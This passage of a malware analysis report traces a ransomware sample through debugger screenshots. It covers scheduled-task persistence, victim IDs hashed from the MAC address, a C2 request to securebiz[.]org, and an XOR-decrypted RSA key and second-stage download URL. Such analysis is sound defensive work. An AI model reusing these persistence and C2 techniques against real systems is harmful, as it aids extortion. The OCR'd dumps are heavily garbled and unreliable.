.text:0015D7F2 wininet_dump.exe:\$D7F2 #D7F2	dword ptr [ecx+3C]=[ta	skschd.6C4E18F0]=tasksch	d. 6C4FDD00		2: [esp+4] 036F72FC L"2021-10-26T16:24:28" 3: [esp+8] 00000258

# Figure 63

IActionCollection::Create is utilized to create and add a new action to the collection (0x0 = **TASK\_ACTION\_EXEC**):

	a a nounh 2 a a nounb 4 a a no	mp 5 Watch 1 In-1 Locais & Struct	0135E070 00000000
Dump 1 Dump 2	U Dump 3 U Dump 4 U Du	mp 5 🛞 Watch 1 🛛 🖉 Struct	0135E06C 034C7368
	askschd.6C4E1398]=taskschd.6C4 t_dump.exe:\$D84E #D84E	B2F0	1: [esp] 034C7368 2: [esp+4] 0000000 3: [esp+8] 0135E584 4: [esp+C] 00000258
■IP 00150	84E FF 51 30	call dword ptr ds:[ecx+30]	> Default (stdcall)
00150     00150     00150     00150     00150     00150     00150     00150	842 C7 45 BC 00 00 00 00 849 GA 00 848 8B 08 840 50	<pre>push edx mov dword ptr ss:[ebp-44],0 push 0 mov ecx,dword ptr ds:[eax] push eax</pre>	x875tatusWord 0020 x875w_80 x875w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_SF 0 x875w_P 1 x875w_U 0

There is a QueryInterface call with a parameter set as CLSID {4c3d624d-fd6b-49a3-b9b7-09cb3cd3f047} – **IID\_IExecAction**:



# Figure 65

The path of the executable is set to the copied file using the IExecAction::put\_Path method:

0015D887 50 0015D888 88 08	push edx push eax mov ecx,dword ptr ds:[eax] call dword ptr ds:[ecx+ac]	edx:L"C x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_SF 0 x875w_P 1 x875w_U 0 Default (stdcall)    5   Unloc
dword ptr [ecx+2C]=[taskschd.6C4E1240]=taskschd.6C4EA3DC .text:0015D8BA wininet_dump.exe:\$D8BA #D8BA		1: [esp] 034C7608 2: [esp+4] 03672094 L"C:\\Users\\ 3: [esp+8] 00000258 4: [esp+C] 03745250 0385E070 034C7608
Hex         Hex <th>Watch 1         [x=] Locals         2 Struct           ASCII         ^           0         C.1.1.0.5.e.r.s.</th> <th>0135E074 03672094 L"C:\\Users\\\\AppData\\Local\\6e1e2222 0135E078 00000258 0135E07C 03745250</th>	Watch 1         [x=] Locals         2 Struct           ASCII         ^           0         C.1.1.0.5.e.r.s.	0135E074 03672094 L"C:\\Users\\\\AppData\\Local\\6e1e2222 0135E078 00000258 0135E07C 03745250
036F2DA4 5C 00 036F2DB4 44 00 61 00 74 00 61 00 5C 00 41 00 70 00 70 00 036F2DC4 61 00 6C 00 5C 00 4C 00 6F 00 63 00 036F2DC4 32 00 32 00 32 00 20 00 65 00 31 00 65 00 32 00 036F2DD4 32 00 32 00 32 00 20 00 61 00 35 00 33 00 31 00	<pre>&gt;&gt; \_ \_  A, p, p, . ) D, a.t. a.  .1, o.c ) a.1,  6, e.1, e.2, . 2, 2, 2, -a, 5, 3, 1, . ) -, 4, 0, 7, 5, -, 9, 3, . 0, d, -, 7, e.8, 7, 2, . 4, 3, a.c. c. f, 2,  . </pre>	0135E080 00000000 0135E084 0135E288 0135E086 0000006C 0135E080 03690260 0135E090 1F04018 0135E096 03731020 0135E098 03731020 0135E098 03731018 0135E096 036900C 0135E040 06040002

# Figure 66

The "-Task" argument is added by calling the IExecAction::put\_Arguments function:

	<ul> <li>0015D8FD</li> <li>0015D8FE</li> <li>0015D8FE</li> </ul>	52 50 88 08	push edx push eax mov ecx, dword	ptr ds:[eax]	edx:L"-	x87SW_C1 0 x87SW_C0 0 x87SW_SF 0 x87SW_P 1	x87SW_ES 0 x87SW_U 0
EIR	00150901	FF 51 34	call dword ptr		>	Default (stdcall)	▼ 5 🗘 🗌 Unlock
		d.6C4E1248]=tasksc .exe:\$D901 #D901	d.6C4E95C0			1: [esp] 034C76D8 2: [esp+4] 036F7394 L"7 3: [esp+8] 0000258 4: [esp+C] 03745250	rask"
Dump 1	Dump 2	Dump 3 📲 Dump 4	📖 Dump 5 🛛 👹 Watch 1	Ix=I Locals 🦻 Struct	0135E070 0340 0135E074 036F	C76D8 F7394 L"Task"	

# Figure 67

Finally, the malware uses the ITaskFolder::RegisterTaskDefinition method to create the task called "Time Trigger Task" (0x6 = **TASK\_CREATE\_OR\_UPDATE**):


0015D9CF     0015D9D1     0015D9D4     0015D908     0015D908     0015D909     0015D9DA	6A 06 FF 75 F0 F3 0F 7F 00 56 51 FF 52 44	<pre>push 6 push dword ptr ss:[ebp-10] movdqu xmmword ptr ds:[eax],xmm0 push esi push ecx call dword ptr ds:[edx=44]</pre>	esi:L"T	x87StatusWord 0020           x87Stm_B 0         x87SW_C3 0           x87SW_C1 0         x87SW_C2 0           x87SW_S1 0         x87SW_C0 0           x87SW_S1 0         x87SW_U 0
dword ptr [edx+44]=[taskschd .text:0015D9DA wininet_dump.		4F4FC0	,	1: [csp] 034C72A8 2: [csp+4] 036F72FC L"Time Trigger Task" 3: [csp+6] 034C7308 4: [csp+C] 00000006
Dump 1 Dump 2 Dump 2	ump 3 📲 Dump 4 📲 D	lump 5 👹 Watch 1 🛛 🖉 Struct		F72FC L"Time Trigger Task"
Address         Hex           036F72FC         5.4         00         69         00         6D         00         6           036F730C         67         00         67         00         65         00         7           036F731C         68         00         00         03         8         00         0	2 00 20 00 54 00 61 00	73 00 g.g.e.rT.a.s.	<ul> <li>0135E03E 034( 0135E03C 0000)</li> <li>0135E040 0000</li> <li>0135E044 0000</li> <li>0135E048 0000</li> </ul>	00006 00000 00000

# Figure 68

Here is the newly created scheduled task in Windows Task Scheduler:

time ingger Nea	dy At 4:24 PM on 10/26/2021 - After triggered, repeat every 5 minutes indefinitely	10/26/2021 4:34:28 PM 11/30/1999 12:00:00	The task has not yet run. (0x41303)	Author Name
neral Triggers Ad	ctions Conditions Settings History (disabled)			
	tions Conditions Settings History (disabled) ask, you must specify the action that will occur when your task starts. To change these ac	ctions, open the task property pages using the Pro	operties command.	
When you create a t	ask, you must specify the action that will occur when your task starts. To change these ac	ctions, open the task property pages using the Pro	operties command.	
			operties command.	

The ransomware launches itself with the following parameters "–Admin IsNotAutoStart IsNotTask" (IsNotAutoStart = malware didn't run based on the Run registry key, IsNotTask = malware didn't run based on the scheduled task):



#### Figure 70

# "-Task" parameter

We'll only highlight different actions that are performed by the ransomware running with this parameter without mentioning the same actions as in the case of running with no parameters.

GetAdaptersInfo is utilized to retrieve adapter information (including the MAC address) for the localhost:

● 0015E687 50 0015E688 56 0015E689 FF 15 <u>98 C0 21 00</u>	push eax push esi call.dword ptr ds:[<&GetAdaptersInfo>]	~	x875W_SF 0 x875W_P 0 x875W_U 0 Default (stdcall)
<pre>dword ptr [0021C098 <wininet_dump.&getadaptersinfo>]=<i; .text:0015E6B9 wininet_dump.exe:\$E6B9 #E6B9</i; </wininet_dump.&getadaptersinfo></pre>	ohlpapi.GetAdaptersInfo>		1: [esp] 0202FE28 2: [esp+4] 00AFE484 3: [esp+6] 0000001 4: [esp+C] 00263278 wininet_dump.00263278
Hex         Dump 2         Hex         Dump 3         Hex         Dump 4         Hex         Dump 5           2024346         30         30         30         43         3A         32         39         3A         32         35         3A         36         36         3A           0204345         30         30         43         3A         32         39         3A         32         35         3A         36         36         3A         30         43         3A         32         39         3A         32         35         3A         36         36         3A         30         43         3A         32         35         3A         36         36         3A         30         43         3A         32         35         3A         36         36         3A         30         43         3A         32         35         3A         36         36         3A         36         3A         3A         32         35         3A         36         36         3A         3A         3A         32         35         3A         36         3A         36         3A         3A         3A         3A         3A	Watch 1         Ixel Locals         Ø Struct           ASCII         1         00:0C:29:25:66:1         1	00AFE4A4 02D2 00AFE4A8 00AF	

#### Figure 71

The malware calls the CryptAcquireContextW API in order to obtain a handle to a particular key container within a cryptographic service provider ( $0x1 = PROV_RSA_FULL$  and  $0xF0000000 = CRYPT_VERIFYCONTEXT$ ):

<ul> <li>0015588</li> <li>68 00 00 00 F0</li> <li>00155852</li> <li>6A 01</li> <li>00155852</li> <li>6A 00</li> <li>00155854</li> <li>6A 00</li> <li>00155854</li> <li>6A 00 45 E4</li> <li>00155854</li> <li>00155854</li> <li>00155854</li> <li>64 5FC 01</li> <li>00155854</li> </ul>	OUSEERC0 6A 01 push 1     OUSEERC4 6A 00 push 0     OUSEERC4 6A 00 push 0     OUSEERC4 6A 00 push 0     OUSEERC5 8D 45 E4 lea eax,dword ptr ss:[ebp-1C]     OUSEERC5 C 64 5F C01 mov byte ptr ss:[ebp-4],1     OUSEERC5 50 push eax			
dword ptr [0021C04C <wininet_dump.&cryptacquirecontextw .text:0015E8CE wininet_dump.exc:\$E8CE #E8CE</wininet_dump.&cryptacquirecontextw 	<pre>call dword ptr ds:[&lt;&amp;CryptAcquireContextW&gt;] &gt; &gt;]=<advapi32.cryptacquirecontextw></advapi32.cryptacquirecontextw></pre>	✓ Default (stdcall)         ▼         5         □         Unlod           1:         [esp1]         000AFE484         2:         [esp4]         0000000           3:         [esp4]         0000000         3:         [esp+4]         0000000           4:         [esp+c]         0000000         1         1         [esp+c]         0000000		
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5	UVALE440 UV	000000		
Address Hex 002501D8 41 64 64 72 65 73 73 3A 20 25 73 2C 20 6D 61 6 002501D8 41 64 64 72 65 73 73 3A 20 25 73 2C 20 6D 61 6	ASCII 00AFE444 00 3 Address: %s, mac 00AFE444 00 00AFE444 00	000001		

The binary creates a handle to a CSP hash object using the CryptCreateHash API (0x8003 = **CALG\_MD5**):

O015585C     O015585P     O0155871     O0155871     O0155872     O0155872     O0155879     O015587     O0155879     O	50 6A 00 68 03 80 00 00 FF 75 E4 FF 15 <u>2C C0 21 00</u> et_dump.&CryptCreateHash>	push eax push 0 push 8003 push 8003 ptr ss:[ebp-10] call dword ptr ds:[cdCryptCreateHash>] = <advapi32.cryptcreatehash></advapi32.cryptcreatehash>	_	x875tatusword 0000 x875w_B 0 x875w_C3 0 x875W_C2 0 x875w_C1 0 x875W_C0 0 x875W_E5 0 x875w_SF 0 x875W_C 0 x875W_U 0 > Default (stdcall)
.text:0015E8F9 wininet_du	p.exe:\$E8F9 #E8F9			
Dump 1 Dump 2	Dump 3 🗰 Dump 4 👹 Du	np 5 👹 Watch 1 🛛 🕼 Locals 🎾 Struct		02D30838 00008003
Address Hex		ASCII		0000000
00250108 41 64 64 72 65 7	73 3A 20 25 73 2C 20 6D	1 63 Address: %s, mac		00000000 00AFE48C

#### Figure 73

The ransomware hashes a buffer that contains the MAC address extracted above via a function call to CryptHashData:



# Figure 74

The MD5 hash value is extracted by calling the CryptGetHashParam routine (0x2 = **HP\_HASHVAL**):



# Figure 75

A new thread is created by calling the CreateThread API:


<ul> <li>0016A869</li> <li>6A 00</li> <li>0016A868</li> <li>68 70 32 26 00</li> <li>0016A870</li> <li>68 00 80 1A 06</li> <li>0016A873</li> <li>68 00 80 1A 06</li> <li>0016A874</li> <li>88 15 25 92 27 00</li> <li>0016A884</li> <li>6A 00</li> <li>0016A884</li> <li>6A 00</li> <li>0016A884</li> <li>6A 00</li> <li>0016A884</li> <li>6A 10</li> </ul>	push wininet_dump.26325C push vininet_dump.26327C push wininet_dump.166690 push wininet_dump.166690 push botkoord (st[279226],d1 mov eck,dword ptr ss:[esp+S0] push 0 mov byte ptr ds:[279226],d1 call dword ptr ds:[ckreateThreads]	[esp+5c	Asiring_2 2 (EmpLy)         Asiring_2 3 (EmpLy)           x87TW_4 3 (EmpLy)         x87TW_5 3 (EmpLy)           x87TW_6 3 (EmpLy)         x87TW_7 3 (EmpLy)           x87TStatusWord 0000         x87TW_7 3 (EmpLy)           x87SW_5 0         x87SW_5 0           x87SW_5 0         x87SW_5 0           x87SW_5 0         x87SW_0 0           x87SW_5 0         x87SW_0 0           x87SW_5 0         x87SW_0 0
• <		>	Default (stdcal) ▼ 5 \$ Unlock 1: [esp] 00000000
<pre>dword ptr [0021C174 <wininet_dump.&createthread>]=<kerne #1a88c<="" .text:0016a88c="" pre="" wininet_dump.exe:\$1a88c=""></kerne></wininet_dump.&createthread></pre>			2: [esp+4] 061A8000 3: [esp+8] 0016E690 wininet_dump.0016E690 4: [esp+C] 00263270 wininet_dump.00263270
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5		00AFE500 000 00AFE504 061	
Address Hex	ASCII		6E690 wininet_dump.0016E690 63270 wininet_dump.00263270
02CCF7F0 EE FE EE	1010101010101010	00AFE510 000	
Figure 76			

The RegOpenKeyExW function is used to open the "Software\Microsoft\Windows\CurrentVersion" registry key (0x80000001 = HKEY\_CURRENT\_USER and 0xF003F = KEY\_ALL\_ACCESS):



# Figure 77

The process is looking for a value named "SysHelper", which doesn't exist at this time (this is different from the one in figure 34):



#### Figure 78

The entry from above is created, and its value is set to 1 using the RegSetValueExW API:

<ul> <li>0015C70E</li> <li>0015C711</li> <li>0015C718</li> <li>0015C718</li> <li>0015C718</li> <li>0015C718</li> <li>0015C718</li> <li>0015C710</li> <li>0015C712</li> <li>FF</li> </ul>	A 04 9 45 F8 7 45 F8 01 00 00 00 A 04 A 00 8 <u>5C FE 24 00</u> F 75 FC <b>15 IC C0 21 00</b>	push 4 lea eax,dword ptr ss: [ebp-6],1 push eax push eax push vininet_dump.24FESC push dword ptr ss: [ebp-4] call dword ptr ds: [ebp-4]	24FESC:	x87TW_G 3 (Empty)         x87TW_T 3 (Empty)           x87TW_G 3 (Empty)         x87TW_T 3 (Empty)           x87StatusWord 0000         x87SW_C 2 0           x87SW_B 0 x87SW_C 3 0 x87SW_C 2 0         x87SW_E 5 0           x87SW_S 0 x87SW_F 0 x87SW_U 0         x87SW_L 5 0
dword ptr [0021C01C <wininet_du< th=""><th></th><th></th><th>&gt;</th><th>Default (stdcal)         ▼         5         □         Unlock           1:         [esp]         00000304         2:         [esp+4]         0024FESC         L"SysHelper"         3:         [esp+8]         0000000</th></wininet_du<>			>	Default (stdcal)         ▼         5         □         Unlock           1:         [esp]         00000304         2:         [esp+4]         0024FESC         L"SysHelper"         3:         [esp+8]         0000000
.text:0015C725 wininet_dump.exe	:\$C725 #C725			4: [esp+C]_00000004

# Figure 79

The executable tries to locate a file called "bowsakkdestx.txt" in the "C:\Users\ <User>\AppData\Local" directory, which doesn't exist on our machine:

	<ul> <li>0015C52</li> <li>0015C53</li> <li>0015C53</li> </ul>	2 8D 8	4 FD 24 00 5 FC FE FF F	F	push wininet lea eax,dwor push eax			24FDC4: eax:"C:		75W_C1 0 x875W_ 75W_SF 0 x875W_		
dword ptr [	→ 0015C55 < 0021C330 <wi< th=""><th>9 FF 1</th><th>5 <u>30 C3 21 (</u> &amp;PathAppend</th><th>20</th><th>call dword p</th><th></th><th>thAppendA&gt;]</th><th>¥</th><th></th><th>ault (stdcall) [esp] 0B69A124 ' [esp+4] 0024FDC4 [esp+8] 0016E690</th><th><pre>bowsakkdest wininet_dump</pre></th><th>X.txt" 0.0016E690</th></wi<>	9 FF 1	5 <u>30 C3 21 (</u> &PathAppend	20	call dword p		thAppendA>]	¥		ault (stdcall) [esp] 0B69A124 ' [esp+4] 0024FDC4 [esp+8] 0016E690	<pre>bowsakkdest wininet_dump</pre>	X.txt" 0.0016E690
	539 wininet_	-	-		20	1.1107477	db	08694114 0869	4:	[esp+C]_00263270		
Dump 1	Dump 2	Ump 3	Ump 4	Ump 5	💮 Watch 1	[x=] Locals	2 Struct			4 "bowsakkdestx.		ocur

#### Figure 80

There is a function call to InternetOpenW similar to the one presented in figure 23 (with the same user agent). The binary performs a GET request to the C2 server securebiz[.]org with the parameter pid = MD5(MAC address):

*********************************	6A 00 6A 00 6A 00 6A 02 8D 84 24 98 09 00 00 50 53 FF 15 AC C3 21 00	push 0 push 0 push 0 lea eax,dword ptr ss:[esp+998] push eax push eax call dword ptr ds:[<&InternetOpenUr]w>]	eax:L"r	x875tatusWord 0000 x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0 Default (stdcall)
dword ptr [0021C3AC <wininet_ .text:0016E954 wininet_dump.e</wininet_ 	exe:\$1E954 #1E954		06694218 000	1: [esp] 00Cc0008 2: [esp+4] 0869ABBs L"http://securebiz.org/fhsg 3: [esp+6] 00000000 4: [esp+C] 00000000
Ump 1         Ump 2         Ump 2         Ump 2         Ump 2           Address         Hex         00         74         00         75         00         76         00         75         00         75         00         75         00         75         00<	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	ASCII 00 h.t.t.p.:././.5. 01 c.u.r.e.b.i.z. 02	0869A21C 086 0869A220 000 0869A224 000 0869A228 000 0869A232 000 0869A230 001 0869A234 001	<pre>93888 L"http://securebiz.org/fhsgtsspen6/get.php 000000 000000 000000 000000 000000 0000</pre>

The response from the server is read using the InternetReadFile function:



# Figure 82

The binary creates the file called "bowsakkdestx.txt" using fopen:

EIP	0016E98 0016E98 0016E98	85 50	8 FD 24 00 B 36 00 00		push wininet push eax call wininet			eax: "C: fopen	x875W_SF 0 x875W_P 0 x875W_U 0 Default (stdcal)
.text:00168	np.00172086 1986 wininet_	_dump.exe:\$	1E9B6 #1E9B6						2: [esp+4] 0024FDD8 wininet_dump.0024FDD8 3: [esp+8] 0016E690 wininet_dump.0016E690 4: [esp+C] 0016E690 wininet_dump.0016E690
Ump 1	Ump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[x=] Locals	Struct		"C:\\Users\\\\AppData\\Local\\bowsakkdestx.txt' wininet_dump.0024FDD8
Address Hi 0024FDD8 7	ex 7 00 00 00 72	2 00 00 00	38 61 34 35	37 37 64 63	ASCII	IS77dc		0869A234 0016E690	wininet_dump.0016E690 wininet_dump.0016E690 wininet_dump.00263220

# Figure 83

The file is populated using a function call to fwrite (the C2 server was down during our analysis, so we emulated the network communications using FakeNet):



#### Figure 84

An example of a real response can be seen at <u>https://app.any.run/tasks/900f626a-2bf6-48b2-85f9-2328f2b2d0d2/</u> and contains 2 elements: "public\_key" and "id". The malware wants to extract the "public\_key" value from the response:

	<ul> <li>0016EA2E</li> <li>0016EA33</li> <li>0016EA34</li> </ul>	68 <u>F4 44 25 00</u> 50 33 F6		push wininet_dur push eax xor esi,esi			2544F4:	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0
EIP	→• 0016EA36	E8 B5 52 00 00		call wininet_du	np.173CF0		strstr v	Default (stdcall) To the Unlock
wininet_dum		0.exe:\$1EA36 #1EA36	5					1: [csp] 0B69A3B8 2: [csp+4] 002544F4 "{\"public_key\":\"" 3: [csp+6] 0016E690 wininet_dump.0016E690 4: [csp+C] 0016E690 wininet_dump.0016E690
Dump 1	Dump 2	Dump 3 🔛 Dump 4	Dump 5	🛞 Watch 1 🛛 🕅	-I Locals 🛛 🖉 Struct		9A228 0B6	9A3B8 544F4 "{\"public_kev\":\""
0869A3C8 30 0869A3D8 47	68 74 6D 6C 3E 74 69 74 6C 65 3C 2F 74 69 74	OD OA 3C 68 65 61 3E 46 61 68 65 4E 6C 65 3E 0D OA 3C	65 74 2D 4E	<title>FakeNet&lt;/th&gt;&lt;th&gt;-N&lt;/th&gt;&lt;th&gt; OB 0&lt;/th&gt;&lt;th&gt;9A234 001&lt;/th&gt;&lt;th&gt;&lt;/th&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;Figure&lt;/td&gt;&lt;td&gt;85&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;th&gt;&lt;/th&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;/tr&gt;&lt;/tbody&gt;&lt;/table&gt;</title>				

Even though the C2 server was down, the binary comes with a hard-coded RSA public key. The file from above is deleted in any case:



#### Figure 86

Using multiple XOR operations with 0x80, the ransomware decrypts the RSA public key in PKCS1 format, a victim ID, and a URL that leads to another malicious file at http[:]//securebiz[.]org/files/1/build3.exe:

IP			EFC9		40	97 0 EF	01 80		_			<pre>xor byte ptr inc eax cmp eax,97 j1 wininet_c inc edx</pre>	-		x],80	_	_	
dx=0	,																	
text:001	SEED1 V	vinine	h te	ump.	exe:		1 #F	FD1										
Dump 1	-	Dump 2	_	Du			Du		D	D	Imp 5	🤯 Watch 1	[x=] Lo	ocals	Struct		0B69A210	
ddress	Hex	- amp E		0 0 0 0			000			0.00		ASCII			or or dec		0B69A214 0B69A218	00000000
2CBA050		2D 2D	2D	42 4	5 47	49	4F 2	0 50	55	42	4C 4	And a local division of the local division o	PUBL T	-		^	0B69A21C	00260020
2CBA060				2D 2				C 5C			49 4						0B69A220	00000000
2CBA070					7 6B			B 69		39		0 BIjANBakahl					0B69A224	
2CBA080					1 4F		41 5				49 4						0B69A228 0B69A22C	0016EE5
2CBA090	42 43 (	57 4B	43	41 5	1 45	41	75 3	5 37	74	46	6C 6	7 BCGKCAQEAU	7tFlg				0B69A22C	0016E69
2CBA0A0				4F 7			79 6				5C @		07a\\n				0B69A230	0016E69
2CBA0B0					6 43		5C 2				65 4						0B69A238	0026327
2CBA0C0					3 5C			5 50			72 5						0B69A23C	0000000
2CBA0D0											42 3						0B69A240	0001000
		39 6D	SC	2F 0	O BA	OD	FO A	D BA	OD	FO	AD E	A ni9m\/.º.ð	°.0.°				000001744	
ddress	Нех											ASCII						
2CD69A0											5C (							
2CD69B0					C 71			14 7A			4E (							
2CD 69C 0				48 3				39 44			5C 2							
2CD 69D 0					IF 45			3 35			50 4							
2CD69E0					2 63			6 47			4C (							
2CD 69F0					B 70			5D 42		2B	6C (	3 7\\n2NmDGdi 8 92jSlZKpsK						
2CD6A00				57 3				1 45			61 5							
2CD 6A20								SE 65			7A 7							
												6.º.//AIXX A						
	Hex					00			100			ASCII						
2CD0E48		6C 74	61	63 4	4A 43	6E	63	32 41	32	74	62 1		2A2thl					
2CD0E58		72 5C		4E 3				70 70			66							
2CD0E68		59 54			54 49		50 (				56 5							
2CD0E78											74 9							
2CD0E88								4C 70			79							
2CD0E98							63 4	43 ZE	74	75	GD 2							
2CD0EA8				2B 5			45 4				52 3							
2CD0EB8								41 43			6D							
2CD0EC8					SC 71			SE GE			44 .							
2CD0ED8		42 5C	I SC	6E (	00 BA	OD	F0 /	AD BA	OD	FO	AD I		.°.0.°	-				
Address	Нех											ASCII						
2D2FE28					4E 44						43							
2D2FE38				2D 2				2E 65			24							
D2D2FE48											72							
2D2FE58							69 (				31 3							
2D2FE68		69 6C	164	33 2	2E 65	178	65 2	24 72	175	6E	00		srun.r					
ddress	Нех											ASCII						
2D10478					52 GA	77												
2D10488								75 64			48							
2D10498		50 7A			4 31						72							
1/11/1448	62 69																	
2D104B8		CO CC																

#### Figure 87

We continue to analyze the main thread. A mutex called "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}" is created via a function call to CreateMutexA:

ETP	<ul> <li>0016A8A0</li> <li>0016A8A5</li> <li>0016A8A7</li> <li>0016A8A7</li> </ul>	6A 0 6A 0			push wininet push 0 push 0 call dword p	tr ds: [<&Cr	eateMutexA>1		2543F8:		N_C1 0 x875W_0 N_SF 0 x875W_1	P 0 x875w_U 0
	• <			-					>	Default	(stdcall) [sp] 00000000	▼ 5 😫 🗆 Unlod
	0021C130 <win 8A9 wininet_d</win 				132.CreateMu	texA>				2: [e 3: [e	sp+4] 00000000 sp+8] 002543F8	) % "{1D6FC66E-D1F3-422C-8A53-C . <wininet_dump.entrypoint></wininet_dump.entrypoint>
Ump 1	Dump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[x=] Locals	2 Struct	00A	FE510 00			
Address He	*				ASCTT			_ 00A	FE514 00	02543F8	"{1D6FC66E-D1F	3-422C-8A53-C0BBCF3D900D}"

The malware decrypts the ransom note using the XOR operator:

IP		0015EFC 0015EFC 0015EFC 0015EFC	9 40 A 3D F ^ 7C 1 42		<pre>xor byte ptr ds:[ecx+eax],80 inc eax cmp eax,97 j] wininet_dump.15EFC0 inc edx</pre>	
edx=0						
text:00	15EFD1	wininet_	dump.exe:	EFD1 #EFD1		
🚛 Dump	1	Dump 2	Dump 3	🚛 Dump 4 🛛 💭 Du	mp 5 👹 Watch 1 🛛 [x=] Locals 💋 Struct	00AFE
ddaaaa	4					
ddress	Нех				ASCII 44 GF ATTENTION!Do	▲ 00AFE

# Figure 89

The following information is also decrypted (a list of files to be skipped, a list of extensions to be skipped, and a list of directories to be skipped):

- ntuser.dat, ntuser.dat.LOG1, ntuser.dat.LOG2, ntuser.pol
- .sys, .ini, .DLL, .dll, .blf, .bat, .lnk, .regtrans-ms
- C:\SystemID\, C:\Users\Default User\, C:\Users\Public\, C:\Users\All Users\, C:\Users\Default\, C:\Documents and Settings\, C:\ProgramData\, C:\Recovery\, C:\System Volume Information\, C:\Users\%username%\A"ppData\Roaming\, C:\Users\%username%\AppData\Local\, C:\Windows\, C:\PerfLogs\, C:\ProgramData\Microsoft\, C:\ProgramData\Package Cache\, C:\Users\Public\, C:\\$Recycle.Bin\, C:\\$WINDOWS.~BT\, C:\dell\, C:\Intel\, C:\MSOCache\, C:\Program Files\, C:\Program Files (x86)\, C:\Games\, C:\Windows.old\
- D:\Users\%username%\AppData\Roaming\, D:\Users\%username%\AppData\Local\, D:\Windows\, D:\PerfLogs\, D:\ProgramData\Desktop\, D:\ProgramData\Microsoft\, D:\ProgramData\Package Cache\, D:\Users\Public\, D:\\$Recycle.Bin\, D:\\$WINDOWS.~BT\, D:\dell\, D:\Intel\, D:\MSOCache\, D:\Program Files\, D:\Program Files (x86)\, D:\Games\
- E:\Users\%username%\AppData\Roaming\, E:\Users\%username%\AppData\Local\, E:\Windows\, E:\PerfLogs\, E:\ProgramData\Desktop\, E:\ProgramData\Microsoft\, E:\ProgramData\Package Cache\, E:\Users\Public\, E:\\$Recycle.Bin\, E:\\$WINDOWS.~BT\, E:\dell\, E:\Intel\, E:\MSOCache\, E:\Program Files\, E:\Program Files (x86)\, E:\Games\
- F:\Users\%username%\AppData\Roaming\, F:\Users\%username%\AppData\Local\, F:\Windows\, F:\PerfLogs\, F:\ProgramData\Desktop\, F:\ProgramData\Microsoft\, F:\Users\Public\, F:\\$Recycle.Bin\, F:\\$WINDOWS.~BT\, F:\dell\, F:\Intel\

The executable retrieves the user name associated with the current thread by calling the GetUserNameW API:



#### Figure 90

The malicious process is looking for a file called "PersonalID.txt" that doesn't exist at this time:

0015C77C     0015C781	68 <u>CO FE 24 00</u> 68 <u>88 FE 24 00</u> C6 45 FC 01	push wininet_dump.24Fi push wininet_dump.24Fi mov byte ptr ss:[ebp-	588 1.1	24FE88:	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0
• <	E8 53 48 01 00	call wininet_dump. 170	=00	fopen v >	Default (stdcall) 1: [esp] 0024FE88 L"C:\\SystemID\\PersonalID.tx
<pre>wininet_dump.00170FDD .text:0015C785 wininet_dump.e</pre>	xe:\$C785 #C785				2: [esp+4] 0024FEC0 wininet_dump.0024FEC0 3: [esp+8] 02D12D68 4: [esp+C] 00AFE578 &L"D837D43047E4C"
Ump 1 Ump 2 Ump 2	np 3 👹 Dump 4 👹 Dum	5 🛞 Watch 1 🕅 🕅 🕅 🕅 🕅	3 Struct	OOAFE3AC 002	24FE88 L"C:\\SystemID\\PersonalID.txt" 24FEC0 wininet_dump.0024FEC0
Address Hex 0024FEC0 72 00 00 00 77 00 00	00 0A 00 00 00 0A 00 0	ASCII 00 rw.		OOAFE3B4 00A	112D66 VFE578 &L"D837D43047E4C" TV4510 A"otuser dat Local otuser dat Lo

# Figure 91

CreateDirectoryW is utilized to create a directory called "C:\SystemID":

	→● 0015C944 ● 0015C946	68 7	0 FE 24 00		push 0 push wininet			24FE70:	X	875W_SF 0 x875W_P	0 x875W_U 0
IP	→• 0015C94E	FF 1	5 <u>D4 C1 21 (</u>	00	call dword p	tr_ds:[<&Cr	eateDirectoryW>]	>	Def	fault (stdcall) [esp] 0024FE70 L"C:	▼ 5 € Unlock
	0021C1D4 <wir< th=""><th></th><th></th><th>ctoryW&gt;]=<k< th=""><th>ernel32.Crea</th><th>teDirectory</th><th>W&gt;</th><th></th><th>2:3:4:</th><th>[esp+4] 00000000</th><th></th></k<></th></wir<>			ctoryW>]= <k< th=""><th>ernel32.Crea</th><th>teDirectory</th><th>W&gt;</th><th></th><th>2:3:4:</th><th>[esp+4] 00000000</th><th></th></k<>	ernel32.Crea	teDirectory	W>		2:3:4:	[esp+4] 00000000	
Dump 1	Ump 2	Dump 3	Ump 4	Ump 5	💮 Watch 1	[x=] Locals	Struct	00AFE3A8 002 00AFE3AC 000		70 L"C:\\SystemID" 00	
-:	00										

#### Figure 92

The ransomware creates the file "C:\SystemID\PersonalID.txt" and writes the victim ID to it:

